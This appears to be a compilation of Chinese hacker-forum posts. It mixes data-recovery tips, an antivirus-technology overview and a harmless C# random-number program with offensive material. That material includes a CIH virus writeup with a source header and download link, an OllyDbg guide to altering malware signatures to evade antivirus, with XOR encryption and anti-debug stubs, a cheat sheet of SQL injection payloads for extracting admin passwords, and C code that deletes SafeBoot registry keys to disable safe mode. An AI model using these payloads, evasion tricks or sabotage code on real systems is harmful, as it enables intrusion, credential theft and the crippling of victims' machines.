如果通过以上的步骤，你还没有能找到你删除的文件，您可能需要尝试使用不同的恢复软件来试试有没有效果，因为不同的软件有着不同的运算规则。

C、如何恢复其他存储介质上的数据？

1、恢复闪存卡上数据: 如果您需要从您数码相机损坏的闪存卡里恢复的照片，您可以将闪存卡通过读卡器连接到电脑上，再使用恢复工具，这里建议你使用 Zero Assumption Digital Image Recovery，它着重于图像文件复原。

2、恢复损伤的 CD 或 DVD 恢复数据: 这种的恢复文件过程可能略有不同。使用免费的 CD Recovery Toolbox，它可以从损坏的光盘中恢复尽可能多的数据，如果它没有效果，你还能使用有 30 天试用期的 CDCheck。当然小建早几天推荐的 BadCopy Pro 也相当不错。

网盘也好，U 盘也罢，反正现在许多网盘都是免费的，例如微软老大的：SkyDrive 就相当不错，而购买一个移动硬盘也并不贵！

后记——

数据恢复最好的方法是做好数据备份工作。这些数据恢复软件都无法百分百完全能把你的数据恢复回来，而且一般数据恢复软件对一些文件格式恢复得并不理想，偶使用过的数据恢复软件中就图片格式的文件能恢复得比较理想，所以平时最好养成把重要文件数据备份的习惯。战友们以前推荐过几款相当牛 B 的数据恢复软件：FinalData，O&O FormatRecovery，BadCopy Pro 等等，具体明细接二楼

存储介质数据恢复著名工具一览

以下软件排名不分先后——

EasyRecovery

FinalData

DiskGenius

Recuva

Recover My Files

Smart Fat Recovery

O&O MediaRecovery

Pandara Recovery

FreeFastRecovery

Recava

DiskGenius

Smart FAT Recovery 一款免费的 FAT 格式文件恢复工具

Smart NTFS Recovery 一款免费的 NTFS 格式文件恢复工具

Decura

PC Inspektor File Recovery 可以恢复磁盘、软盘、可移动磁盘等存储设备上的数据

TestDisk 磁盘修复工具 HDClone 用来从物理层将硬盘上的数据拷贝到另一个硬盘

ISO Buster 一个能够将 TAO、DAO、ISO、BIN、IMG、CIF、FCD 等镜象文件内容直接抓取出来的免费工具

ISOPuzzle 用于恢复光盘数据的工具软件

System Rescue CD 一个特别定制的以便用于系统急救的 Linux 工具盘。它包含许多系统工具，如 parted、partimage、fstools、mc、vim、nano、samba、ssh 等等。可以完成创建分区、备份硬盘数据等

【转】沙盘技术 六大反病毒技术深度分析

楼主: huanxiang6

来源: 网络

1、虚拟机技术

这个技术最早被 VMWARE 和微软掌握,并经过大量的开发研究,达到了一个世界高峰。随后因为病毒的泛滥,导致杀毒软件在行为判断和病毒库的支持下无能为力。随后国外的杀毒厂商开始进行了第一次杀毒软件变革,那就是虚拟机技术。

运用此技术的特点就是在当前系统中虚拟出一个简单,但是可以运行程序的一个虚拟系统,这样一些加了壳的病毒就会脱掉那层壳,然后交给杀毒软件的病毒库和行为判断等技术予以清除。但是弊端也逐渐出现,那就是高资源占用,甚至有时会导致杀毒软件和系统的假死现象。所以后来杀毒厂商开始削弱的虚拟机的地位,逐渐研究新得虚拟技术。这种新型虚拟技术,在 2005 年得到了有效的运用例如 NOD32、MCAFEE 等等。

这项技术也成为 21 世纪黑客首要攻破的对象之一,不过随着黑客技术的不断增强,这项技术也被逐渐攻破,因为前面已经说到,这项技术需要耗费大量的系统资源,导致系统不能正常运行,所以新型虚拟技术运用了部分的虚拟机技术,这就导致了,虚拟机不能完全发挥其原有的功效,只能运用病毒库来弥补不足.这就是杀毒软件的滞后性!

此项技术运用比较出色的有: NOD32、MCAFEE 等等。

2、沙盘仿真(虚拟机的继承人)

这项技术,最早是系统还原类软件的专利,例如 Shadow 系统或者 NORTONGOBACK 的 safemode 率先启用的。这项技术是说在原有的系统上预先留出一些空间,然后让用户进行操作,重新启动后,原先的数据全部被清除,还原到原始状态的一种技术。而杀毒软件也同样看见了这一点,于是就将此项技术和虚拟机技术进行了整合,推出了沙盘仿真技术,技术原理和虚拟机大致相同,同样是虚拟出一个系统,然后让病毒运行,从而进行清除。此项技术却解决了虚拟机的弊端,高资源占用!但是此项技术与虚拟机技术现在是平分秋色,因为随着虚拟机的不断改善,已经将资源的占用下降到一定水平!所以有网友认为:虚拟机=沙盘仿真。

确实从功能上说是完全一样的,但是原理却不同!至于最后谁能占得先机还需要时间的考验。

此项技术运用出色的有:kaspersky 7.0 和 8.0。

3、主动防御

杀毒软件具有滞后性,这是业界公认的一个杀毒软件弊端,而主动防御却很好的解决了这个问题,尤其是卡巴斯基 6.0 和东方微点将这一技术推广到了极致,其优秀的防御系统主动防御能够解决 90%以上的未知病毒。这不仅能够解决病毒库更新的滞后性,同时也对技术人员的减负。但是此项技术的弊端就是容易出现误报现象,这也就是为什么说卡巴斯基老出现误报的原因之一。

我想这种弊端永远不会解决,例如误报过的 QQ。QQ 是国内 IM 市场的领头羊,有着 75%以上的份额,因为用户非常之多,所以在 QQ 中,腾讯也加入了一些带有广告性质的程序,例如 SOUSOU 等,这些字符在主动防御体系里,有着极其危险的行为,所以出现了误报。当

然这种错误，不是不能解决，现在主要修复途径为添加白名单和更新病毒库两种！

HIPS 具体诠释

HIPS 是一种能监控你电脑中文件的运行和文件运用了其他的文件以及文件对注册表的修改，并向你报告请求允许的的软件。如果你阻止了，那么它将无法运行或者更改。比如你双击了一个病毒程序，HIPS 软件跳出来报告而你阻止了，那么病毒还是没有运行的。引用一句话：“病毒天天变种天天出新，使得杀软可能跟不上病毒的脚步，而 HIPS 能解决这些问题。”HIPS 是以后系统安全发展的一种趋势，只要你有足够的专业水平，你可以只用 HIPS 而不需杀毒软件。但是 HIPS 并不能称为防火墙，最多只能叫做系统防火墙，它不能阻止网络上其他计算机对你计算机的攻击行为。

因为病毒天天变种天天出新，使得杀软可能跟不上病毒的脚步，而 HIPS 能解决这些问题。

我们个人用的 HIPS 可以分为 3D:AD(ApplicationDefend)——应用程序防御体系、RD(RegistryDefend)注册表防御体系、FD(FileDefend)文件防御体系。它通过可定制的规则对本地的运行程序、注册表的读写操作、以及文件读写操作进行判断并允许或禁止。

所谓 hips(主机入侵防御体系)，也就是现在大家所说的系统防火墙，它有别于传统意义上的网络防火墙 nips。二者虽然都是防火墙，但是在功能上其实还是有很大差别的：传统的 nips 网络防火墙说白了就是只有在你使用网络的时候能够用上，通过特定的 tcp/ip 协议来限定用户访问某一 ip 地址，或者也可以限制互联网用户访问个人用户和服务终端，在不联网的情况下是没有什么用处的；而 hips 系统防火墙就是限制诸如 a 进程调用 b 进程，或者禁止更改或者添加注册表文件。

打个比方说，也就是当某进程或者程序试图偷偷运行的时候总是会调用系统的一些其他的资源，这个行为就会被 hips 检测到然后 bomb 出警告询问用户是否允许运行，用户根据自己的经验来判断该行为是否正确安全，是则放行允许运行，否就不使之运行。一般来说，在用户拥有足够进程相关方面知识的情况下，装上一个 hips 软件能非常有效的防止木马或者病毒的偷偷运行，这样对于个人用户来说，中毒插马的可能性就基本上很低很低了。但是，只是装上个 hips 也不是最安全的，毕竟——用户穿上的只是个全透明防 bomb 衣也还是会被某些别有用心的人偷窥去用户的个人隐私的，所以，选用一款功能强大而小巧的防火墙也是很重要的——起码有防止 DDOS 攻击和防 arp 欺骗攻击功能(对内网用户尤为重要)！

此项技术运用出色的杀软：SCS、卡巴斯基 6.07.0、东方微点、终结者(不完全 HIPS)。

4、NTFS 流杀毒技术

此项技术是在系统运行时，察觉 NTFS 区域内微弱的数据流变化，从而检查是否拥有病毒或恶意程序的出现。此项技术大部分杀毒厂商都已经运用，所以不再赘述。

5、钓鱼攻击

这是一种钓鱼攻击常用于一些网络银行等场所。黑客先制作一个和正常网站一样的镜像网页然后通过细微变化的网站地址，获取用户的点击。但是此网站并不具备正常网站的功能，只具备记录帐号等一些非正常合法的功能，此类威胁，一些知名的杀毒软件都已经可以正常防范了，例如诺顿、卡巴斯基、微软等等！

6、防御零日攻击的利器

NORTON 率先运用了这一技术，此项技术目的在于防护 IE 等浏览器的上网遭遇的攻击。这种攻击可以控制用户的电脑，盗取数据等行为，并且被杀毒厂商誉为最严重的攻击行为之一，因为这种攻击运用了系统打补丁得时差，攻击电脑，所以危害性非常之高，所以 Norton 为此风险研发出了 nortonantibot，用于预防此类攻击。当然运用此项技术的还有很多安全厂商。

[探讨] 浅谈：病毒硬件破坏功能与实现

作者：钦少.1eo

PS:本少写这篇文章目的：只为交流

警告：请勿用于非法用途、谢谢合作

扯淡完毕、下面开始正文

说到病毒破坏硬件、大家都应该记得陈盈豪大牛的 C. I. H 下面先谈 C. I. H 原理

其原理主要是使用 Windows 的 VxD(虚拟设备驱动程序)编程方法,使用这一方法的目的是获取高的 CPU 权限,CIH 病毒使用的方法是首先使用 SIDT 取得 IDT base address(中断描述符表基地址),然后把 IDT 的 INT 3 的入口地址改为指向 CIH 自己的 INT3 程序入口部分,再利用自己产生一个 INT 3 指令运行至此 CIH 自身的 INT 3 入口程序出,这样 CIH 病毒就可以获得最高级别的权限(即权限 0),接着病毒将检查 DR0 寄存器的值是否为 0,用以判断先前是否有 CIH 病毒已经驻留。如 DR0 的值不为 0,则表示 CIH 病毒程式已驻留,则此 CIH 副本将恢复原先的 INT 3 入口,然后正常退出(这一特点也可以被我们利用来欺骗 CIH 程序,以防止它驻留在内存中,但是应当防止其可能的后继派生版本)。如果判断 DR0 值为 0,则 CIH 病毒将尝试进行驻留,其首先将当前 EBX 寄存器的值赋给 DR0 寄存器,以生成驻留标记,然后调用 INT 20 中断,使用 VxD call Page Allocate 系统调用,要求分配 Windows 系统内存(system memory),Windows 系统内存地址范围为 C0000000h~FFFFFFFFh,它是用来存放所有的虚拟驱动程序的内存区域,如果程序想长期驻留在内存中,则必须申请到此区段内的内存,即申请到映射地址空间在 C0000000h 以上的内存

如果内存申请成功,则接着将从被感染文件中将原先分成多段的病毒代码收集起来,并进行组合后放到申请到的内存空间中,完成组合、放置过程后,CIH 病毒将再次调用 INT 3 中断进入 CIH 病毒体的 INT 3 入口程序,接着调用 INT20 来完成调用一个 IFSMgr_InstallFileSystemApiHook 的子程序,用来在文件系统处理函数中挂接钩子,以截取文件调用的操作,接着修改 IFSMgr_InstallFileSystemApiHook 的入口,这样就完成了挂接钩子的工作,同时 Windows 默认的 IFSMgr_Ring0_FileIO(InstallableFileSystemManager, IFSMgr)。服务程序的入口地址将被保留,以便于 CIH 病毒调用,这样,一旦出现要求开启文件的调用,则 CIH 将在第一时间截获此文件,并判断此文件是否为 PE 格式的可执行文件,如果是,则感染,如果不是,则放过去,将调用转接给正常的 Windows IFSMgr_IO 服务程序。CIH 不会重复多次地感染 PE 格式文件,同时可执行文件的只读属性是否有效,不影响感染过程,感染文件后,文件的日期与时间信息将保持不变。对于绝大多数的 PE 程序,其被感染后,程序的长度也将保持不变,CIH 将会把自身分成多段,插入到程序的空域中。完成驻留工作后的 CIH 病毒将把原先的 IDT 中断表中的 INT 3 入口恢复成原样。

哈、上面的文章原理其实可以简洁表达为:病毒用乱码冲掉了 BIOS 中的内容,使机器不能启动。不过现在很多主板都有带有 Flash BIOS 写保护跳线,可以有效的防止 CIH 病毒破坏主板。但是不要忘了,很多显卡也有 Flash BIOS,说不定哪一天就会冒出一一种破坏显卡 BIOS 的病毒。所以还是小心一点为好,这可没有什么特效药啊。

又扯蛋了、sorry

小弟、原理奉上:

1 破坏显示器:方法超频呗

实现原理：通过篡改显示参数来破坏显示器、如把分辨率、场频改到显卡能支持的最高档等。。。。

2. 超外频、加电压破坏 CPU、显卡、内存等

实现原理：“软跳线”是指在 BIOS 中就能改动 CPU 的电压、外频和倍频。病毒可以通过改 BIOS 参数，加高 CPU 电压使其过热而烧坏，或提高 CPU 的外频，使 CPU 和显卡、内存等外设超负荷工作而过热烧坏。这类事件的前兆就是死机。

3. 超“显频”破坏显卡

Windows 注册表里改‘显频’，显卡也就容易超负荷工作而烧坏。这种事件的前兆也是死机。

4. 破坏光驱

正常的光驱不停的读取一张划痕很多，信号较弱的光盘，28 小时以后光驱就完蛋了。病毒可以让光头走到盘片边缘无信号区域不停的读盘，结果光头读不到信号，便加大发射功率不停地读，要不了几天，光驱就要“No Disc”了。所以要经常注意光驱灯的闪亮情况，判断光驱是否在正常工作。

5. 破坏硬盘

曾经看过一小说（ps：小说名不记得了~~）、上面提过破坏硬盘方式、就是不停格式化，分区、高级格式化对硬盘都没有什么损伤，惟独低级格式化对硬盘的寿命有较大的影响。据说硬盘做上 10 次低级格式化就会报废。如果出现一种病毒，不停的对硬盘的 0 磁道做低格式化（做 10 次最多只需用几秒钟！），0 道坏了再做 1 道……你的硬盘容量就会一点一点（这一点好不小啊！）地被蚕食，而且 0、1、2……道坏了，要想再使用该硬盘，就得在 BIOS 中重新设定起始磁道，再低级格式化，非常麻烦，一般人也没那能力。

HOHO~~ 文章到此结束。以下 C.I.H 各版本源码本少首发奉上（不相信你可以 百度 下）：

```
; * The Virus Program Information *
; *****
; * *
; * Designer : CIH Source : TTIT of TATUNG in Taiwan *
; * Create Date : 04/26/1998 Now Version : 1.4 *
; * Modification Time : 05/31/1998 *
; * *
; * Turbo Assembler Version 4.0 : tasm /m cih *
; * Turbo Link Version 3.01 : tlink /3 /t cih, cih.exe * ;编译连接方法
; * * ;使用的是 TurboAssembler
; *=====*;
可在 Borland C++ 3.1 中找到
; * Modification History *
; *=====*
; * v1.0 1. Create the Virus Program. *
; * 2. The Virus Modifies IDT to Get Ring0 Privilege. *
; * 04/26/1998 3. Virus Code doesn't Reload into System. *
; * 4. Call IFSMgr_InstallFileSystemApiHook to Hook File System. *
; * 5. Modifies Entry Point of IFSMgr_InstallFileSystemApiHook. *
```



```
; * 6. When System Opens Existing PE File, the File will be *
; * Infected, and the File doesn't be Reinfected. *
; * 7. It is also Infected, even the File is Read-Only. *
; * 8. When the File is Infected, the Modification Date and Time *
; * of the File also don't be Changed. *
; * 9. When My Virus Uses IFSMgr_Ring0_FileIO, it will not Call *
; * Previous FileSystemApiHook, it will Call the Function *
; * that the IFS Manager Would Normally Call to Implement *
; * this Particular I/O Request. *
; * 10. The Virus Size is only 656 Bytes. *
; *=====*
; * v1.1 1. Especially, the File that be Infected will not Increase *
; * it's Size... ^__^ *
; * 05/15/1998 2. Hook and Modify Structured Exception Handling. *
; * When Exception Error Occurs, Our OS System should be in *
; * Windows NT. So My Cute Virus will not Continue to Run, *
; * it will Jmp to Original Application to Run. *
; * 3. Use Better Algorithm, Reduce Virus Code Size. *
; * 4. The Virus "Basic" Size is only 796 Bytes. *
; *=====*
; * v1.2 1. Kill All HardDisk, and BIOS... Super... Killer... *
; * 2. Modify the Bug of v1.1 *
; * 05/21/1998 3. The Virus "Basic" Size is 1003 Bytes. *
; *=====*
; * v1.3 1. Modify the Bug that WinZip Self-Extractor Occurs Error. *
; * So When Open WinZip Self-Extractor ==> Don't Infect it. *
; * 05/24/1998 2. The Virus "Basic" Size is 1010 Bytes. *
; *=====*
; * v1.4 1. Full Modify the Bug : WinZip Self-Extractor Occurs Error. *
* 2. Change the Date of Killing Computers. *
; * 05/31/1998 3. Modify Virus Version Copyright. *
; * 4. The Virus "Basic" Size is 1019 Bytes. *
*=====*
```

很蛋疼的说：代码太长写不下。打包自己去下、C.I.H 各版本

迅雷下载地址：<http://ys-c.ys168.com/?CIH> 病毒 1.2 1.3 1.4 版本.rar_50c7bt0c0d7dkkit0c0co4bt1bto0crrqnn1b5bt1bt4bt0c1bul4z97f14z

用 OD 改特征码的一些常见方法

作者: chishubiao

A 开头

```
=====
add      改 adc
ADD      改 ADC
ADD 1 改 sub -1
add dword ptr ss:[ebp-130],edx -----adc dword ptr ss:[ebp-130],edx
ADD [EAX],CH-----ADD [EAX],DH
ADD [EAX],BH 0038 -----ADD [EAX+40],AL 0040 40
ADD [EAX+EAX*2+46],AL -----ADD [EAX+EAX*2+46],CL
ADD [EAX+40],DL 0050 40 -----0058 40 ADD [EAX+40],DL
ADD AH,CH 00EC -----00F4 ADD AH,DH
add dword ptr ss:[ebp-130],edx ----- adc dword ptr ss:[ebp-130],edx
```

C 开头

```
=====
CMP      改 SUB
call 复件_(4).004CF607 ----- push 复件_(4).004CF607
CMP DWORD PTR DS:[100170A4],0 -----sub DWORD PTR DS:[100170A4],0
CALL -----看到了 CALL 跟随进去看 NOP 就可以把 CALL 的地址该成 NOP
方法 2--看下附近有没有 MOV 修该成 NOP 看下可以免杀不。可以的话该 XOR
方法 3--看附近 jnz 跳转该下跳转的地址/可免杀不/
CALL EAX                                     |CALL EBX
比效指令 CMP: 看下是个比效指令 在看下 JNZ 条件转移指令
就是说 CMP 比效正确就跳那我们可以把 CMP 用 NOP 掉在把 JNZ 该成 JMP
不进行 CMP 比效
CMP ESI,1
JNZ SHORT VVV.1000D793
```

D 开头

```
=====
DAA 组合的十进制加法调整指令 -----DAS      减法的十进制调整.
=====
```

J 开头

```
=====
JE          改          JNB
JNZ         改          JNL
jnz         改          JB
JE          改          JNA
je          改          jb
jnz         改          jg
js          改          jp
je          改          jle
jnz         改          jle
je          改          jge
JE          改          jnz
JE          改          JB
JNS         改          POP ECX
JNS         改          jnc-jnb
JNB         改          JGE
jnb short fsg2_0.0040015D-----ja short fsg2_0.0040015D
JMP         NEAR [1071c]-----JMP         NEAR [1071B]
jnz--je-jmp 修改中要看下跳的地址是不是很重要说明[1]
JNZ 00874E85--MOV EAX, 88B6D0 可以是该成 JE 00874E85--MOV EAX, 88B6D0
=====
```

L 开头

```
=====
LEA EBP, [ESP+10]          改          LEA EBP, [ESP+10]
=====
```

M 开头

```
=====
MOV SX          改          MOVZX
MOV EBP, ESP    改          AND AH, CH
MOV [EBP-18], ESP 改          MOV [EBP-18], AH
MOV EAX, [ESP+10] 改          MOV EAX, [ESP+10]
MOV [ESP+10], EBP 改          MOV [ESP+10], EBP
mov [ebp-256], eax 改          adc [ebp-226], eax
MOV EDI, [EBP+10] 改          MOV         EDI, [EBP+11]
=====
```

MOV EBX, DWORD PTR DS:[ESI] 改 XOR EBX, DWORD PTR DS:[ESI]

MOV EBP, ESP-----AND AH, CH

MOV EBX, DWORD PTR DS:[ESI]-----XOR EBX, DWORD PTR DS:[ESI]

=====

=====

P 开头

=====

push 改 call

PUSH EBX PUSH EDI

PUSH ESI PUSH EAX

PUSH EDI PUSH ESI

PUSH EAX PUSH EBX

=====

S 开头

=====

sbb 改 adc

sub 改 mov

SHL 改 SAL

SAR 改 SHR

sub ebp, 7----- add ebp, -7

sub ebx, eax-----sbb esi, ecx

SBB ECX, DWORD PTR DS:[ESI+2]-----ADC ECX, DWORD PTR DS:[ESI+2]

PUSH EAX 改 PUSH EBX

SUB ESP, EAX 改 SUB ESP, EAX

PUSH EBX 改 PUSH EDI

PUSH ESI 改 PUSH EAX

PUSH EDI 改 PUSH ESI

sub ebx, eax-----sbb esi, ecx

=====

T 开头

=====

TEST ESI, ESI-----改----- AND ESI, ESI

=====

X 开头

=====

xor 改 sub

XOR [EAX], AL-----改-----MOV [EAX], AL

XOR EAX, EAX-----改-----OR EAX, EAX

=====

其他

修改 jd 改为 JG 还可以看下 JB 一般都是 2 个字节, 2 进制看下

ascii 吗, 基本上还可以修改大小的, 还有的是看下跳转

jb-----jg

CALL -----看到了 CALL 跟随进去看 NOP 就可以把 CALL 的地址该成 NOP

方法 2--看下附近有没有 MOV 修该成 NOP 看下可以免杀不。可以的话该 XOR

方法 3--看附近 jnz 跳转该下跳转的地址/可免杀不/

JNZ 00874E85---PUSH DWORD PTR DS:[88F658]

PUSH 下面 MOV ECX, 88C0AC 就可以 JNZ 该到 MOV 连接

005E 01 ADD BYTE PTR DS:[ESI+1], BL 修改方法

006E 01 ADD BYTE PTR DS:[ESI+1], CH 这样的成功机会不大看运气

修改这样的命令要看下 1071C 的地址, 有没有, 可以修改的

本身怎个命令是不可以修改的

JMP DWORD PTR DS:[1071C]----DS:[1071b]

还可以看下上下有没有空的代码来换下位置

看下面的命令 观察上下的指令来修改|

CALL EAX |CALL EBX

MOV DWORD PTR SS:[EBP-1C], EAX |MOV DWORD PTR SS:[EBP-1C], EBX

比效指令 CMP: 看下是个比效指令 在看下 JNZ 条件转移指令

就是说 CMP 比效正确就跳那我们可以把 CMP 用 NOP 掉在把 JNZ 该成 JMP

不进行 CMP 比效

CMP ESI, 1

JNZ SHORT VVV.1000D793

看下 MOV 数据传送指令 很明白就是将 ESI 给 ESP+14
那看下 JE 跳下去的指令 XOR AL, AL 没有用可以 NOP 掉
MOV [ESP+14], ESI
JE 1000A74B 跳转去下个指令 XOR AL, AL
修改成
MOV ESP, ESI
ADD ESP, 14

LEA 有效地址传送指令，遇到这样的指令不要该他可能会不能运行
LEA ECX, [ESP+10]
修改思路可以看下，上面的指令，如下
MOV EAX, DWORD PTR DS:[EBX]
CMP EAX, -1
JE 100017E9 到达的就是 LEA ECX, [ESP+10]
上面可以看出是一系列的比对指令，最后 LEA 地址传
可以把 MOV CMP JE 三个比对 NOP 掉在把 LEA 写到 MOV CMP JE 地址上，在用
JMP 跳到下个指令运行

修改大小写在汇编里的变化

INS BYTE PTR ES:[EDI], DX 小<1>-----DEC ESP 大<L>
PREFIX ADDRSize: 小<g> -----INC EDI 大<G>

这只是特征码改，免杀不会很久，得加工一下，给几个反调试，加密代码，自己灵活运用，灵活灵活灵活.....

加密代码

```
pushad
mov bx, sys. 起始地址
mov ecx, 大小          十六进制/4
xor byte ptr ds:[ebx], 乱写
inc ebx
loopd    short sys.33 那一句的地址
popad
```

```

004C2043 > 60          pushad
004C2044    E8 00000000    call hacksky.004C2049    下一句地址
004C2049    58          pop eax
004C204A    2D 49204C00    sub eax,hacksky.004C2049 上一句地址; ASCII "X-I L"
004C204F    50          push eax
004C2050    B9 F70A0000    mov ecx,0AF7 ---加密大小 (字节处以4); 大小有问题
004C2055    BB 00304A00    mov ebx,hacksky.004A3000 加密其实位置
004C205A    031C24        add ebx,dword ptr ss:[esp]
004C205D    8B03        mov eax,dword ptr ds:[ebx] ; 密钥随便
004C205F    35 11110000    xor eax,1111 ---密钥随便换
004C2064    8903        mov dword ptr ds:[ebx],eax
004C2066    83C3 04      add ebx,4
004C2069    ^ E2 F2      loopd short hacksky.004C205D 跳到密钥
004C206B    58          pop eax
004C206C    61          popad
004C206D    ^ EB 9A      jmp short hacksky.004C2009 跳到入口点

```

```

60 E8 00 00 00 58 2D 49 20 4C 00 50 B9 F7 0A 00 00 BB 00 30 4A 00 03 1C 24 8B
03 35 11 11 00
00 89 03 83 C3 04 E2 F2 58 61 EB 9A

```

反调试

```
8D 6C 01 00 8B 45 90 0F 84 00 00 00 00 85 C0 0F 84 E0 A7 4C 00
```

```

lea ebp,dword ptr ds:[ecx+eax]
mov eax,dword ptr ss:[ebp-70]
je sys. 下一句的地址
test eax,eax
je 12212121          可以乱写
call                尽量不要 jmp    也就是跑回原入口点

```



经典手工注入语句

作者：**hack4r**

注意：对于普通的 get 注入，如果是字符型，前加 ' 后加 and ''='

拆半法

and exists (select * from MSysAccessObjects) 这个是判断是不是 ACC 数据库，
MSysAccessObjects 是 ACCESS 的默认表。

and exists (select * from admin)
and exists(select id from admin)
and exists(select id from admin where id=1)
and exists(select id from admin where id>1)
然后再测试下 id>1 正常则说明不止一个 ID 然后再 id<50 确定范围
and exists (select username from admin)
and exists (select password from admin)
and exists (select id from admin where len(username)<10 and id=1)
and exists (select id from admin where len(username)>5 and id=1)
and exists (select id from admin where len(username)=6 and id=1)
and exists (select id from admin where len(password)<10 and id=1)
and exists (select id from admin where len(password)>5 and id=1)
and exists (select id from admin where len(password)=7 and id=1)
and (select top 1 asc(mid(username,1,1)) from admin)=97

返回了正常，说明第一 username 里的第一位内容是 ASC 码的 97，也就是 a。

猜第二位把 username,1,1 改成 username,2,1 就可以了。

猜密码把 username 改成 password 就 OK 了

##

搜索型注入

#####



```
%' and 1=1 and '% '='
%' and exists (select * from admin) and '% '='
%' and exists(select id from admin where id=1) and '% '='
%' and exists (select id from admin where len(username)<10 and id=1) and
'% '='
%' and exists (select id from admin where len(password)=7 and id=1) and
'% '='
%' and (select top 1 asc(mid(username,1,1)) from admin)=97 and '% '='
```

这里也说明一下，搜索型注入也无他，前加%' 后加 and '% '='

对于 MSSQL 数据库，后面可以吧 and '% '='换成--

还有一点搜索型注入也可以使用 union 语句。

```
#####
#####
```

联合查询。

```
#####
```

order by 10

and 1=2 union select 1,2,3,4,5,6,7,8,9,10

and 1=2 union select 1,username,password,4,5,6,7,8,9,10 form admin

and 1=2 union select 1,username,password,4,5,6,7,8,9,10 form admin where id=1

很简单。有一点要说明一下，where id=1 这个是爆 ID=1 的管理员的时候，where id=1 就是爆 ID=2 的管理用的，一般不加 where id=1 这个限制语句，应该是爆的最前面的管理员吧！（注意，管理的 id 是多少可不一定哈，说不定是 100 呢！）

```
#####
```

cookie 注入

```
#####
```

http://www.*****.com/shownews.asp?id=127

http://www.*****.com/shownews.asp

alert("id="+escape("127"));

alert("id="+escape("127 and 1=1"));

alert("id="+escape("127 order by 10"));



```
alert(="id="+escape("127 and 1=2 union select
1,username,password,4,5,6,7,8,9,10 from admin"));
alert(="id="+escape("127 and 1=2 union select
1,username,password,4,5,6,7,8,9,10 from admin where id=1"));
```

这些东西应该都不用解释了吧，给出语句就行了吧。这里还是用个联合查询，你把它换成拆半也一样，不过不太适合正常人使用，因为曾经有人这样累死过。

#####

偏移注入

#####

```
union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
from admin
union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,*
from admin
```

```
union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,* from (admin as a
inner join admin as b on a.id=b.id)
```

```
union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,a.id,* from (admin
as a inner join admin as b on a.id=b.id)
```

```
union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,a.id,b.id,* from
(admin as a inner join admin as b on a.id=b.id)
```

```
union select 1,2,3,4,5,6,7,8,9,10,11,12,13,a.id,b.id,c.id,* from ((admin as a
inner join admin as b on a.id=b.id) inner join admin as c on a.id=c.id)
```

```
union select 1,2,3,4,5,6,7,8,a.id,b.id,c.id,d.id,* from (((admin as a inner join
admin as b on a.id=b.id) inner join admin as c on a.id=c.id) inner join admin
as d on
```

```
a.id=d.id)
```

```
and 1=2 union select 1,* from (admin as a inner join admin as b on a.id=b.id)
```




and 1=2 union select 1,a.id,b.id,* from (admin as a inner join admin as b on a.id=b.id)

破坏安全模式

作者：乱雪

警告:仅用于技术学习使用,禁止使用到非法用途.

说明:直接通过删除注册表里关键子键达到无法进入安全模式的目的,一进安全模式就蓝屏,参考 AV 终结者的功能写的.

*/

```
VOID KillSafeMode()
{
    HKEY hKey[5];
    ::RegOpenKey(HKEY_LOCAL_MACHINE,"SYSTEM\\ControlSet001\\Control\\SafeB
oot\\Minimal",&hKey[1]);
    ::RegDeleteKey(hKey[1],"{4D36E967-E325-11CE-BFC1-08002BE10318}");

    ::RegOpenKey(HKEY_LOCAL_MACHINE,"SYSTEM\\ControlSet001\\Control\\SafeB
oot\\Network",&hKey[2]);
    ::RegDeleteKey(hKey[2],"{4D36E967-E325-11CE-BFC1-08002BE10318}");

    ::RegOpenKey(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Control\\S
afeBoot\\Minimal",&hKey[3]);
    ::RegDeleteKey(hKey[3],"{4D36E967-E325-11CE-BFC1-08002BE10318}");

    ::RegOpenKey(HKEY_LOCAL_MACHINE,"CurrentControlSet\\Control\\SafeBoot\\
Network",&hKey[4]);
    ::RegDeleteKey(hKey[4],"{4D36E967-E325-11CE-BFC1-08002BE10318}");
}
```



```
::RegCloseKey(hKey[1]);  
::RegCloseKey(hKey[2]);  
::RegCloseKey(hKey[3]);  
::RegCloseKey(hKey[4]);  
}
```

C#写的随即抽数，可重复与不可重复两种！（代码及说

明）

作者：**ovov**

```
using System;  
using System.Collections.Generic;  
using System.ComponentModel;  
using System.Data;  
using System.Drawing;  
using System.Text;  
using System.Windows.Forms;  
namespace 抽取随机数  
{  
    public partial class Form2 : Form  
    {  
        public Form2()  
        {  
            InitializeComponent();  
        }  
        private void button1_Click(object sender, EventArgs e)  
        {  
            Form1 ovov = new Form1();  
  
            ovov.Show();  
        }  
    }  
}
```



```
        this.Hide();
    }
    private void Form2_Load(object sender, EventArgs e)
    {

        timer1.Enabled = true;

    }
    string a = "欢迎使用 OVOV 制作的随即抽数小软件，如有问题，请联系  
qizhenqipa@foxmail.com，或到 www.resources-sharing.com 任意板块留言，按  
“继续”键进入操作界面！！！！！！！！！！！！！！！！！！";
    int i = 0;
    private void timer1_Tick(object sender, EventArgs e)
    {
        label1.Text += a;
        i++;
        if(i==100)
        {i=0;
        label1.Text = "";
        }
    }
}
```

上面的部分是第一个 *FORM*，欢迎界面。没什么东西，就一个 *TIMER* 空间加两句废话。

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.IO;
using System.Windows;
using System.Globalization;
namespace 抽取随机数
{
    public partial class Form1 : Form
    {
        public Form1()
        {
```



```
InitializeComponent();
}
public void button1_Click(object sender, EventArgs e)
{
    listView1.Items.Clear();

    if (comboBox1.Text == "")
    {
        MessageBox.Show("请选择下拉框中的数字，否则推出！", "Warning!",
        MessageBoxButtons.OK, MessageBoxIcon.Warning);
    }
    else
    {
        string[,] shuzu = { 这个地方是二位数组，也就是要抽取的内容，例如：
        { "14", "11111111", "ovov", "男", "否" }.由于涉及隐身，所以去掉了 };
        Random c = new Random();
        int q = 0;
        int a = 0;
        a = int.Parse(comboBox1.Text);

        for (int i = 0; i < a; i++)
        {
            q = c.Next(0, 28);
            for (int j = 1; j <= 4; j++)
            {

                listView1.Items.Add(shuzu[q, j]);

            }

        }

    }
}
```

粉色代码部分的随即抽数，可以冲到重复 的内容。

